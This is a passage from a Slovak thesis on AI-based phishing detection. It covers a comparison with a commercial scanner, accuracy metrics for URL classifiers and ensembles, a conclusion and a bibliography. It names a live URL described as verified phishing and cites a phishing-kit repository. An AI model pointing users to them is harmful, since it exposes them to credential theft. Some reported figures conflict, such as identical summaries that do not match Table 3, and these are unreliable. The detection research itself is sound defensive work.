
Článok v oddiele 1.8.4 navrhuje riešenie s vysokou presnosťou, ktoré využíva viacero modelov a ich výstupy spracováva do jedného s využitím ensemble metód, čo je prístup podobný riešeniu navrhnutému v tejto práci. Modely boli trénované na súboroch dát, ktoré obsahovali 30 už extrahovaných features a celkovo 11 000 záznamov, pričom tento počet bol rozdelený medzi všetky modely, teda každý model pracoval približne s 1100 záznamami. Opäť je nutné poznamenať, že kvalita riešenia je závislá na kvalite a množstve trénovacích dát, pričom väčšie množstvo trénovacích dát umožňuje vytvoriť robustnejšie riešenie. Zároveň môže miernu nevýhodu predstavovať fakt, že všetky modely sú implementované rovnakým spôsobom a to rozhodovacími stromami.

Článok z oddielu 1.8.5 sa zameriava na porovnanie metód, ktoré sú použité na detekciu phishinigu. Práca implementuje viacero modelov a porovnáva presnosť. Výsledkom článku je zistenie, že klasifikáciu phishingu najlepšie vykonáva decision tree algoritmus, čo sa zhoduje aj s implementáciou v tejto práci, nakoľko najlepšiu presnosť naozaj dosahoval DT klasifikátor. Zároveň z článku vyplýva, že k najmenej presným klasifikátorom patria SVM (Support Vector Machine) a Naive Bayes, ktoré boli taktiež v rámci tejto práce vyskúšané, avšak pre ich nízku presnosť boli nahradené inými a v práci sa ďalej nepoužívali.

Tento článok poskytuje široký prehľad použiteľných metód a postupov, z ktorých je možné vychádzať pri vlastnej implementácii. Zároveň poskytuje zdroje dát, na ktorých je možné vlastné modely trénovať.

5.3.2 Porovnanie s komerčným riešením

Pre porovnanie bola použitá funkcionalita Nextphish Real-Time Scanner, ktorá nasledovnú stránku klasifikovala ako legitímnu.




Obrázok 93 - Chybné vyhodnotenie URL adresy skenerom od SlashNext


Podľa webu phishtank sa jedná o overený phishing [51].

Obrázok 94 – Ukážka URL adresy z databázy phishingu [51]

To je možné overiť porovnaním s oficiálnou stránkou www.bhd.com. Je preto jasné, že sa naozaj jedná o phishingovú stránku.



Obrázok 955 – Podvrhnutá stránka spoločnosti BHD



Obrázok 96 – Oficiálne stránky BHD

Naopak metódy implementované v práci URL klasifikovali správne ako phishing (1 znamená phishing). Prvé 2 riadky sú výstupom klasifikácie implementovanej AI metódami, ktorých výstup je zoskupený pomocou 2 ensemble metód, a ďalšie 4 správy sú výstupy z konkrétnych ensemble metód, ktoré sú trénované na súbore dát.

```
Enter URL to classify: https://dev-leonwels.pantheonsite.io/
URL adresa je phishing
URL adresa je phishing
Stacking prediction:  [1]
Bagging prediction:  [1]
Boosting prediction:  [1]
Voting prediction:  [1]
```

Obrázok 967 – Klasifikácia URL adresy vytvorenými modelmi

Z porovnania je možné vidieť, že riešenie implementované v tejto práci môže v určitých ohľadoch konkurovať aj komerčným riešeniam, pokiaľ sa jedná o klasifikáciu URL adries.

5.4 Experiment

Experiment, ktorým sa práca bude zaoberať je porovnanie vplyvu navrhnutých features na presnosť pri klasifikácii na základe URL adresy.

Pre správne porovnanie je potrebné extrahovať zo súboru dát len features, ktoré boli prevzaté z literatúry, teda 20 features definovaných v pododdiele 5.1.4.1.

Na takýchto features je potom potrebné previesť učenie a testovanie modelov AI.

Po dokončení tohto procesu je možné výslednú presnosť porovnať, a zistiť tak, či navrhnuté features pomohli zvýšiť presnosť určenia.

5.4.1 Presnosť klasifikácie pri použití features z literatúry

Po odstránení navrhnutých features z programu bol program spustený. Po dokončení algoritmu boli zaznamenané tieto presnosti.

5.4.1.1 AI modely

RandomForestClassifier() Cross validation accuracies mean: 0.9184269153405573, Precision: 0.8981242219761234, Recall: 0.862175833363613, F1 score: 0.8783271719457804

KNeighborsClassifier() Cross validation accuracies mean: 0.9106324580364014, Precision: 0.8851538092291658, Recall: 0.8516054801538778, F1 score: 0.8667210026695605

XGBClassifier() Cross validation accuracies mean: 0.9106275307766796, Precision: 0.8977349092755007, Recall: 0.8355170282268909, F1 score: 0.8612002978612815

MLPClassifier Cross validation accuracies mean: 0.9055791251423806, Precision: 0.8854332447352757, Recall: 0.8323453045658624, F1 score: 0.8547671032694287

CatBoost Cross validation accuracies mean: 0.9139651949223193, Precision: 0.9003762546973271, Recall: 0.8444539315255429, F1 score: 0.8680627771924092

Zhrnutie presnosti

- Accuracy: 90,6– 91,8 %
- Precision: 88,5– 90,0 %
- Recall: 83,2 – 86,2 %
- F1 score: 85,4 – 87,8 %

5.4.1.2 Ensemble metódy

Stacking method - Accuracy: 0.9194431023772666, Precision: 0.9009713149356497, Recall: 0.8599580500436805, F1 score: 0.8781179519835456

Bagging method - Accuracy: 0.919048698961733, Precision: 0.8998941786192526, Recall: 0.8599072300688844, F1 score: 0.877661422775646

Boosting method - Accuracy: 0.8982734990485017, Precision: 0.8857054447914487, Recall: 0.8083050572009972, F1 score: 0.8382914245129061

Voting method - Accuracy: 0.9169090604324633, Precision: 0.9039473503620503, Recall: 0.8486425066976286, F1 score: 0.8720857737908344

Zhrnutie presnosti

- Accuracy: 89,8 – 91,9 %
- Precision: 88,6 – 90,4 %
- Recall: 80,8 – 86,0 %
- F1 score: 83,8 – 87,8 %

5.4.2 Presnosť klasifikácie pri použití všetkých features

Tieto presnosti sú podrobne popísané v oddiele 5.1.8, preto sú nižšie uvedené len zhrnutia.

5.4.2.1 AI modely

- Accuracy: 90,5 – 93,3 %
- Precision: 89,3 – 92,1 %
- Recall: 82,4 – 88,8 %
- F1 score: 85,2 – 90,1 %

5.4.2.2 Ensemble metódy

- Accuracy: 90,5 – 93,3 %
- Precision: 89,3 – 92,1 %
- Recall: 82,4 – 88,8 %
- F1 score: 85,2 – 90,1 %

5.4.3 Zhodnotenie

Pri použití iba prevzatých features sa nad hranicou 90 % nachádza iba metóda *accuracy*. Presnosť ostatných metód je 90 % a menej. Použitím ďalších 10 features, ktoré boli v rámci práce navrhnuté sa presnosť dostala na 90 % a viac až u 3 metód. Hranica 90 % však predstavuje akúsi hranicu, kde presnosť modelov začína narážať na problémy vo forme false positives, preto je nad 90 % už pomerne ťažké významnejšie zvyšovať presnosť a zlepšenie o 2% predstavuje veľmi dobrý výsledok.

5.4.3.1 AI Modely

U AI modelov sú konkrétne zlepšenia následovné:

Metóda	**Presnosť pri použití prevzatých features**	**Presnosť pri použití všetkých features**	**Zlepšenie**
Accuracy:	90,6– 91,8 %	91,6 – 93,2 %	**1,0 – 1,5 %**
Precision:	88,5– 90,0 %	89,7 – 91,9 %	**1,2 – 1,9 %**
Recall:	83,2 – 86,2 %	85,3 – 88,4 %	**2,1 – 2,2 %**
F1 score:	85,4 – 87,8 %	87,3 – 90,0 %	**1,9 – 2,2 %**

Tabuľka 3 – Porovnanie presnosti modelov pri klasifikácii na základe URL

5.4.3.2 Ensemble metódy

Metóda	**Presnosť pri použití prevzatých features**	**Presnosť pri použití všetkých features**	**Zlepšenie**
Accuracy:	89,8 – 91,9 %	90,5 – 93,3 %	**0,7 – 1,4 %**
Precision:	88,6 – 90,4 %	89,3 – 92,1 %	**0,7 – 1,7 %**
Recall:	80,8 – 86,0 %	82,4 – 88,8 %	**1,6 – 2,8 %**
F1 score:	83,8 – 87,8 %	85,2 – 90,1 %	**1,4 – 2,3 %**

Tabuľka 4 – Porovnanie presnosti ensemble pri klasifikácii na základe URL

ZÁVER

Táto práca sa zaoberá problematikou phishingu, jeho vysvetlením, skúmaním jeho podôb, techník používaných útočníkmi na tvorbu takýchto útokov ale aj odborníkmi na jeho detekciu.

Na začiatku práce je sú vysvetlené pojmy ako phishing a umelá inteligencia, nakoľko sú využívané v celej práci. Práca popisuje základné pojmy v oblasti umelej inteligencie.

Prvou témou teoretickej časti práce je rozdelenie phishingu na jeho typy, spolu s uvedením príkladov takýchto útokov, čo je doplnené o následnú konkrétnu ukážku priebehu phishingového útoku z pohľadu používateľa a popis detailov, vďaka ktorým je možné rozpoznať legitímny email, správu alebo URL adresu od tej phishingovej. Pre lepší prehľad o útokoch sú v práci zahrnuté aj phishingové štatistiky týkajúce sa odvetví, v ktorých sa phishing vyskytuje, prípadne domén, ktoré phishing využíva.

V neposlednom rade prvá kapitola práce popisuje aktuálny stav riešení špecializujúcich sa na detekciu phishingu. Rešerš v tejto oblasti je založená na analýze novo publikovaných vedeckých článkov.

Druhou témou teoretickej časti práce je zmapovanie vývoja phishingu a zozbieranie informácii o jeho začiatkoch a o jeho postupnom vývoji až na dnešnú formu. V tejto kapitole sú zahrnuté štatistické údaje od roku 2004 až po súčasnosť, čím je možné skúmať vývoj v technikách útočníkov ale aj v oblastiach, na ktoré phishing cieli.

Poslednou ale najhlavnejšou témou teoretickej časti je analýza súčasných riešení zameraných na boj s phishingom, kde sú spomenuté metódy, ktoré umožňujú phishingu predchádzať, či zmierňovať jeho dopady, ale aj metódy, ktoré sú použité na priamu detekciu phishingových útokov. Jedná sa o metódy využívané odborníkmi v odvetví ale aj komerčnými riešeniami. Tieto metódy sú potom zhrnuté v teoretickom postupe implementácie, kde je popísané predspracovanie dát či postup klasifikácie a výberu features.

Praktická časť sa zaoberá ukážkou phishing kitu, čo je predpripravený software na vytváranie phishingových útokov. Tento software bol analyzovaný a vyskúšaný, čo pomohlo pri tvorbe detekčných metód.

Pre lepšie pochopenie útokov a možnosti boja s phishingovými útokmi sú v práci analyzované 3 reálne útoky. Analyzovaná je implementácia týchto útokov, chovanie kódu či celkové

prevedenie. Tým bolo možné zmapovať techniky využívané útočníkmi, ktoré pomohli pri návrhu features, na základe ktorých prebiehala klasifikácia.

Najdôležitejšou prácou je praktická implementácia metód detekcie phishingu s využitím umelej inteligencie. V tejto časti práce sú detaile popísané obe metódy detekcie, ktorými sú detekcia na základe URL adresy a detekcia na základe obsahu emailu.

Pri detekcii na základe URL je popísané predspracovanie súboru dát, ako odstránenie šumu a duplikátov, či výber testovacej a trénovacej množiny.

Najhlavnejšou časťou práce je návrh riešení pre detekciu phishingu, ktorý implementujú detekciu na základe URL adresy a detekciu na základe obsahu emailu/správy.

Po spracovaní súboru dát bolo nutné vybrať features, na základe ktorých prebiehala metóda vykonávať klasifikáciu. Práca používa 20 features prebraných z literatúry a 10 navrhnutých features. Takto navrhnuté features sú potom extrahované z URL adries v súbore dát a poskytnuté ako vstup metódam umelej inteligencie. Na klasifikáciu sa používa 5 AI modelov a 4 ensemble techniky. Po dokončení klasifikácie sú zozbierané informácie z výstupu programu, ktoré popisujú presnosť jednotlivých klasifikátorov a metód, spolu s časovými údajmi.

Klasifikácia na základe obsahu emailu je využíva taktiež 5 modelov, spolu s 5 predtrénovanými transformermi. Natrénované modely a transformery sa potom používajú na predikciu.

Výsledky výstupu sú zozbierané a analyzované. Navrhnuté riešenie je schopné klasifikovať phishingové URL adresy a správy/emaily. Toto riešenie je unikátne v tom, že kombinuje klasifikáciu viacerých modelov, ktorých výsledky sú pomocou ensemble metód transformované na jednu finálnu klasifikáciu. Riešenie bolo trénované na veľkom súbore dát obsahujúcom viac ako pol milióna záznamov a následne porovnané s inými odbornými riešeniami v odbornej literatúre, či s komerčnými riešeniami.

Poslednou témou v práci je experiment, ktorý porovnáva presnosť klasifikácie URL pri použití všetkých features s presnosťou, ktorá bola dosiahnutá len pri použití prevzatých features. Tento experiment dokázal, že navrhnuté features zvyšujú presnosť určenia o 1 - 2,2 % v závislosti na použitom modely a metóde vyhodnotenia. Presnosť 90 % však predstavuje akúsi hranicu, kde presnosť modelov začína narážať na problémy vo forme false positives, preto je už pomerne ťažké významnejšie zvyšovať presnosť nad 90 % a zlepšenie o 2% teda predstavuje kvalitný výsledok.

ZOZNAM POUŽITEJ LITERATÚRY

[1] The evolving structure of online criminality Copyright © 2023 [cit. 02.05.2023]. Dostupné z: https://eucrim.eu/articles/evolving-structure-online-criminality/

[2] Ghazi-Tehrani, A. K., & Pontell, H. N. (2021). Phishing Evolves: Analyzing the Enduring Cybercrime. In Victims & Offenders (Vol. 16, Issue 3, pp. 316–342). Informa UK Limited. https://doi.org/10.1080/15564886.2020.1829224

[3] IT Support Services | AAG – Leaders in Managed IT Solutions [online]. Dostupné z: https://aag-it.com/the-latest-2022-phishing-statistics-updated-october-2022/

[4] 19 Types of Phishing Attacks with Examples | Fortinet. Global Leader of Cybersecurity Solutions and Services | Fortinet [online]. Copyright © 2023 Fortinet, Inc. All Rights Reserved. [cit. 02.05.2023]. Dostupné z: https://www.fortinet.com/resources/cyberglossary/types-of-phishing-attacks

[5] 5 Ways to Detect a Phishing Email: With Examples. IT Governance - Governance, Risk Management and Compliance for Information Technology [online]. Copyright © 2023. [cit. 02.05.2023]. Dostupné z: https://www.itgovernance.co.uk/blog/5-ways-to-detect-a-phishing-email

[6] Varování před nebezpečím kybernetického útoku II — Přírodovědecká fakulta UK. [online]. Dostupné z: https://www.natur.cuni.cz/fakulta/cit/navody/varovani-ii

[7] Phishing | History of Phishing. Phishing | General Phishing Information and Prevention Tips [online]. Copyright © KnowBe4, Inc. All rights reserved. [cit. 02.05.2023]. Dostupné z: https://www.phishing.org/history-of-phishing

[8] Gupta, B.B., Arachchilage, N.A.G. & Psannis, K.E. Defending against phishing attacks: taxonomy of methods, current issues and future directions. Telecommun Syst 67, 247–267 (2018). https://doi.org/10.1007/s11235-017-0334-z

[9] What is artificial intelligence (AI)? - AI definition and how it works. Purchase Intent Data for Enterprise Tech Sales and Marketing - TechTarget [online]. Dostupné z: https://www.techtarget.com/searchenterpriseai/definition/AI-Artificial-Intelligence

[10] The Roots, Goals and Sub-fields of AI [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://www.cs.bham.ac.uk/~jxb/IAI/w2.pdf

[11] Rebala, G., Ravi, A., & Churiwala, S. (2019). Machine Learning Definition and Basics. In An Introduction to Machine Learning (pp. 1–17). Springer International Publishing. https://doi.org/10.1007/978-3-030-15729-6_1

[12] Classification using neural network [online]. Dostupné z: https://www.towardsdatascience.com/classification-using-neural-networks-b8e98f3a904f

[13] What is Natural Language Processing? | IBM. [online]. Dostupné z: https://www.ibm.com/topics/natural-language-processing

[14] CVE-2021-33707 : SAP NetWeaver Knowledge Management allows remote attackers to redirect users to arbitrary websites and conduct phishing . CVE security vulnerability database. Security vulnerabilities, exploits, references and more [online]. Dostupné z: https://www.cvedetails.com/cve/CVE-2021-33707/

[15] CVE-2018-11633 : An issue was discovered in the MULTIDOTS Woo Checkout for Digital Goods plugin 2.1 for WordPress. If an admin user can b. CVE security vulnerability database. Security vulnerabilities, exploits, references and more [online]. Dostupné z: https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2018-11633

[16] Gajera, K., Jangid, M., Mehta, P., & Mittal, J. (2019). A Novel Approach to Detect Phishing Attack Using Artificial Neural Networks Combined with Pharming Detection. In 2019 3rd International conference on Electronics, Communication and Aerospace Technology (ICECA). 2019 3rd International conference on Electronics, Communication and Aerospace Technology (ICECA). IEEE. https://doi.org/10.1109/iceca.2019.8822053

[17] Gastellier-Prevost, S., & Laurent, M. (2011). Defeating pharming attacks at the client-side. In 2011 5th International Conference on Network and System Security. 2011 5th International Conference on Network and System Security (NSS). IEEE. https://doi.org/10.1109/icnss.2011.6059957

[18] CVE-2007-1644 : The dynamic DNS update mechanism in the DNS Server service on Microsoft Windows does not properly authenticate clients i. CVE security vulnerability database. Security vulnerabilities, exploits, references and more [online]. Dostupné z: https://www.cvedetails.com/cve/CVE-2007-1644/

[19] DNS poisoning [online]. Dostupné z: https://bugtraq.securityfocus.com/detail/47F0D3F7.5030604

[20] What do you need to know about pop-up phishing [online]. Dostupné z: https://www.affinitytechpartners.com/3n1blog/2018/5/3/scam-alert-what-you-need-to-know-about-pop-up-phishing

[21] CVE-2008-5915 : An unspecified function in the JavaScript implementation in Google Chrome creates and exposes a "temporary footprin. CVE security vulnerability database. Security vulnerabilities, exploits, references and more [online]. Dostupné z: https://www.cvedetails.com/cve/CVE-2008-5915/

[22] Song, Y., Yang, C., & Gu, G. (2010). Who is peeping at your passwords at Starbucks? — To catch an evil twin access point. In 2010 IEEE/IFIP International Conference on Dependable Systems & Networks (DSN). Networks (DSN). IEEE. https://doi.org/10.1109/dsn.2010.5544302

[23] CVE-2018-6402 : Ecobee Ecobee4 4.2.0.171 devices can be forced to deauthenticate and connect to an unencrypted Wi-Fi network with the sa. CVE security vulnerability database. Security vulnerabilities, exploits, references and more [online]. Dostupné z: https://www.cvedetails.com/cve/CVE-2018-6402

[24] What Is Angler Phishing? Definition, Examples & Prevention -. IT Governance - Governance, Risk Management and Compliance for Information Technology [online]. Copyright © 2023. [cit. 02.05.2023]. Dostupné z: https://www.itgovernance.co.uk/blog/beware-of-angler-phishing

[25] APWG | Phishing Activity Trends Reports. APWG | Unifying The Global Response To Cybercrime [online]. Copyright © 2023 Anti [cit. 02.05.2023]. Dostupné z: https://apwg.org/trendsreports/

[26] Assefa, A., & Katarya, R. (2022). Intelligent Phishing Website Detection Using Deep Learning. In 2022 8th International Conference on Advanced Computing and Communication Systems (ICACCS). 2022 8th International Conference on Advanced Computing and Communication Systems (ICACCS). IEEE. https://doi.org/10.1109/icaccs54159.2022.9785003

[27] Nagy, N., Aljabri, M., Shaahid, A., Ahmed, A. A., Alnasser, F., Almakramy, L., Alhadab, M., & Alfaddagh, S. (2023). Phishing URLs Detection Using Sequential and

Parallel ML Techniques: Comparative Analysis. In Sensors (Vol. 23, Issue 7, p. 3467). MDPI AG. https://doi.org/10.3390/s23073467

[28] Ansari, M. F., Panigrahi, A., Jakka, G., Pati, A., & Bhattacharya, K. (2022). Prevention of Phishing attacks using AI Algorithm. In 2022 2nd Odisha International Conference on Electrical Power Engineering, Communication and Computing Technology (ODICON). 2022 2nd Odisha International Conference on Electrical Power Engineering, Communication and Computing Technology (ODICON). IEEE. https://doi.org/10.1109/odicon54453.2022.10010185S

[29] Chawla, A., & Kohli, S. S. (2022). Phishing Site Detection Using Artificial Intelligence. In Futuristic Trends in Networks and Computing Technologies (pp. 667–681). Springer Nature Singapore. https://doi.org/10.1007/978-981-19-5037-7_48

[30] Wei, Y., & Sekiya, Y. (2022). Sufficiency of Ensemble Machine Learning Methods for Phishing Websites Detection. In IEEE Access (Vol. 10, pp. 124103–124113). Institute of Electrical and Electronics Engineers (IEEE). https://doi.org/10.1109/access.2022.3224781

[31] Khonji, M., Iraqi, Y., & Jones, A. (2013). Phishing Detection: A Literature Survey. In IEEE Communications Surveys & Tutorials (Vol. 15, Issue 4, pp. 2091–2121). Institute of Electrical and Electronics Engineers (IEEE). https://doi.org/10.1109/surv.2013.032213.00009

[32] AWPG Phishing activity report [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://docs.apwg.org/reports/APWG_Phishing_Activity_Report-Oct2004.pdf

[33] AWPG Phishing activity report [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://docs.apwg.org/reports/APWG_Phishing_Attack_Report-Mar2004.pdf

[34] AWPG Phishing activity report [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://docs.apwg.org/reports/apwg_report_Q1_2008.pdf

[35] AWPG Phishing activity report [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://docs.apwg.org/reports/apwg_trends_report_q1_2012.pdf

[36] AWPG Phishing activity report [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://docs.apwg.org/reports/apwg_trends_report_q1_2016.pdf

[37] AWPG Phishing activity report [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://docs.apwg.org/reports/apwg_trends_report_q1_2020.pdf

[38] Hawa Apandi, S., Sallim, J., & Mohd Sidek, R. (2020). Types of anti-phishing solutions for phishing attack. In IOP Conference Series: Materials Science and Engineering (Vol. 769, Issue 1, p. 012072). IOP Publishing. https://doi.org/10.1088/1757-899x/769/1/012072

[39] Two Factor Authentication [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://geekflare.com/two-factor-authentication-apps/]

[40] LastPass | Password generator [online]. [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://www.lastpass.com/features/password-generator

[41] LastPass | Password manager [online]. Copyright © [cit. 02.05.2023]. Dostupné z: https://www.lastpass.com/password-manager

[42] Top 6 Ways to Protect Businesses from Phishing Attacks | Telstra Ventures. Telstra Ventures | Venture Capital Investing Based in Data Science [online]. Copyright © 2023 T Ventures Management Co Ltd. All Rights Reserved. [cit. 02.05.2023]. Dostupné z: https://telstraventures.com/ways-to-protect-businesses-from-phishing-attacks/

[43] Phishing Training - Hoxhunt. Change behavior. Lower risk. Save resources. [online]. Copyright © 2023 Hoxhunt [cit. 02.05.2023]. Dostupné z: https://www.hoxhunt.com/product/phishing-training

[44] Zuraiq, A. A., & Alkasassbeh, M. (2019). Review: Phishing Detection Approaches. In 2019 2nd International Conference on new Trends in Computing Sciences (ICTCS). 2019 2nd International Conference on new Trends in Computing Sciences (ICTCS). IEEE. https://doi.org/10.1109/ictcs.2019.8923069

[45] Apandi, Siti & Sallim, Jamaludin & Sidek, Roslina. (2020). Types of anti-phishing solutions for phishing attack. IOP Conference Series: Materials Science and Engineering. 769. 012072. 10.1088/1757-899X/769/1/012072

[46] Browser's Anti-phishing feature: What is it and how it helps to block phishing attack?. Hong Kong Computer Emergency Response Team Coordination Center [online]. Copyright © 2023 HKCERT. All rights reserved [cit. 02.05.2023]. Dostupné z: https://www.hkcert.org/blog/browser-s-anti-phishing-feature-what-is-it-and-how-it-helps-to-block-phishing-attack

[47] Best spam filters for emails [online]. Copyright © 2020 Denis Pushkarev [cit. 02.05.2023]. Dostupné z: https://www.getastra.com/blog/knowledge-base/best-spam-filters-for-emails/]

[48] Dada, E. G., Bassi, J. S., Chiroma, H., Abdulhamid, S. M., Adetunmbi, A. O., & Ajibuwa, O. E. (2019). Machine learning for email spam filtering: review, approaches and open research problems. In Heliyon (Vol. 5, Issue 6, p. e01802). Elsevier BV. https://doi.org/10.1016/j.heliyon.2019.e01802

[49] Dada, E. G., Bassi, J. S., Chiroma, H., Abdulhamid, S. M., Adetunmbi, A. O., & Ajibuwa, O. E. (2019). Machine learning for email spam filtering: review, approaches and open research problems. In Heliyon (Vol. 5, Issue 6, p. e01802). Elsevier BV. https://doi.org/10.1016/j.heliyon.2019.e01802

[50] Integrated Cloud Email Security ICES, Web, Mobile |SlashNext. Integrated Cloud Email Security ICES, Web, Mobile |SlashNext [online]. Copyright © All Rights Reserved, SlashNext, Inc. [cit. 02.05.2023]. Dostupné z: https://www.slashnext.com/

[51] Phishtank archive [online]. Dostupné z: https://www.phishtank.com/phish_archive.php

[52] Top 10 Anti-Phishing Software in 2021 - Spiceworks. Business and Industry News, Analysis and Expert Insights - Spiceworks [online]. Dostupné z: https://www.spiceworks.com/it-security/vulnerability-management/articles/top-10-anti-phishing-software/#_002

[53] Basit, A., Zafar, M., Liu, X., Javed, A. R., Jalil, Z., & Kifayat, K. (2020). A comprehensive survey of AI-enabled phishing attacks detection techniques. In Telecommunication Systems (Vol. 76, Issue 1, pp. 139–154). Springer Science and Business Media LLC. https://doi.org/10.1007/s11235-020-00733-2

[54] Jalil, S., Usman, M. & Fong, A. Highly accurate phishing URL detection based on machine learning. J Ambient Intell Human Comput (2022). https://doi.org/10.1007/s12652-022-04426-3

[55] Naive-Bayes classifier explained [online]. Dostupné z: https://towardsdatascience.com/naive-bayes-classifier-explained-50f9723571ed

[56] Naivní Bayesovká klasifikace [online]. Dostupné z: https://course.elementsofai.com/cs/3/3

[57] Data Set Types & Examples | What Is a Data Set in Math? - Video & Lesson Transcript | Study.com. Study.com | Take Online Courses. Earn College Credit. Research Schools, Degrees & Careers [online]. Copyright © copyright 2003 [cit. 02.05.2023]. Dostupné z: https://study.com/learn/lesson/data-set-in-math-types-examples.html

[58] GitHub - Err0r-ICA/Phishbait: 100% working Phishing Tool (38 websites). GitHub: Let's build from here · GitHub [online]. Copyright © 2023 GitHub, Inc. [cit. 02.05.2023]. Dostupné z: https://github.com/Err0r-ICA/Phishbait

[59] URL Obfuscation—Still a Phisher's Phriend. F5 | Multi-Cloud Security and Application Delivery [online]. Copyright ©2023 F5 Networks, Inc. All rights reserved. [cit. 02.05.2023]. Dostupné z: https://www.f5.com/labs/articles/threat-intelligence/url-obfuscationstill-a-phishers-phriend

[60] GitHub - anderspitman/awesome-tunneling: List of ngrok alternatives and other ngrok-like tunneling software and services. Focus on self-hosting.. GitHub: Let's build from here · GitHub [online]. Copyright © 2023 GitHub, Inc. [cit. 02.05.2023]. Dostupné z: https://github.com/anderspitman/awesome-tunneling

[61] PHP: Something Useful - Manual . PHP: Hypertext Preprocessor [online]. Copyright © 2001 [cit. 02.05.2023]. Dostupné z: https://www.php.net/manual/en/tutorial.useful.php

[62] atob() global function - Web APIs | MDN. [online]. Copyright ©1998 [cit. 02.05.2023]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/API/atob

[63] StalkPhish – phishing and brand impersonation detection – StalkPhish – We provide B2B tools, data and knowledge for a better phishing and brand impersonation detection. [online]. Dostupné z: https://stalkphish.com/2022/07/28/linkedin-phishing-kit-targeting-chinese-users-an-analysis/]

[64] Hong, J., Kim, T., Liu, J., Park, N., & Kim, S.-W. (2020). Phishing URL Detection with Lexical Features and Blacklisted Domains. In Adaptive Autonomous Secure Cyber Systems (pp. 253–267). Springer International Publishing. https://doi.org/10.1007/978-3-030-33432-1_12

[65] Jeeva, S.C., Rajsingh, E.B. Intelligent phishing url detection using association rule mining. Hum. Cent. Comput. Inf. Sci. 6, 10 (2016). https://doi.org/10.1186/s13673-016-0064-3

